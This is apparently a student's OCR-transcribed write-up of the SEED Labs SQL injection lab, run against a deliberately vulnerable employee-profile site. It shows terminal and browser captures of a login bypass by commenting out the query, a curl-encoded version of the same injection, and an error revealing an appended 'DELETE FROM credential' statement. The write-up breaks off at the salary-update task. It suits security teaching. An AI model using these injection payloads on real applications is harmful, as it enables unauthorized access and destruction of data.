
Task 1: Get Familiar with SQL statements.




```
Terminal File Edit View Search Terminal Help
    -> ;
ERROR 1046 (3D000): No database selected
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.01 sec)

mysql> select * from credential
    -> ;
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
```


```
Terminal File Edit View Search Terminal Help
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
-------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |
        |         |       |          | a2da9d63946ea730
cae48cc1c1534d9aa722912f |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
        |         |       |          | bb02c6365c097bdf
75be3f6885d2af334e7ce4d7 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
        |         |       |          | a3c50276cb120637
cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  50000 | 1/11  | 32193525 |
        |         |       |          | 995b8b8c183f349b
3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  50000 | 11/3  | 32111111 |
        |         |       |          | 99343bff28a7bb51
cb6f22cb20a618701a2c2f58 |
```

Necessary commands were executed to get alice's information.

Task 2: SQL Injection Attack on Select Command

Task 2.1: SQL Injection attack from Web page






Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

We comment out the rest of the query and complete only the login name to get the output. We can use any username we want here.

Task 2.2: SQL Injection Attack from command Line





```
Terminal                                                    2:09 AM
='padding-left: 30px;'><li class='nav-item active'><a c
lass='nav-link' href='unsafe_home.php'>Home <span class
='sr-only'>(current)</span></a></li><li class='nav-item
'><a class='nav-link' href='unsafe_edit_frontend.php'>E
dit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br>
<h1 class='text-center'><b> User Details </b></h1><hr><
br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
```


```
Terminal                                                    2:09 AM
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td></tr><tr><th scope='row'> Samy</th><t
d>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</
td><td>32111111</td><td></td><td></td><td></td><td></td
></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></
td><td></td><td></td></tr></tbody></table>      <br><br
>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
```

Explanation: We use a similarquery as used in Task 2.1, except we use curl encoding instead of spaces and apostrophe as provided in the task info. As we are using curl, we have to give these as inputs as in the browsers the browser encodes special characters and then the request is sent.

Task 2.3: Append a new SQL statement





SQLi Lab - Mozilla Firefox
2:20 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com/index.html
60%
Most Visited
SEED Labs
Sites for Labs
Employee Profile Login
USERNAME
HERE ID='10000';#
PASSWORD
Password
Login
Copyright © SEED LABs



2:25 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
60%
Most Visited
SEED Labs
Sites for Labs
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name='Ted';#' and Password='da39a3ee5e6b4b0d3255bfe' at line 3]\n

Since out backend is in Php with mysql, there is a provision in php that does not allow multiple queries to run.

Task 3: SQL Injection Attack on UPDATE statement


Task 3.1: Modify your own salary

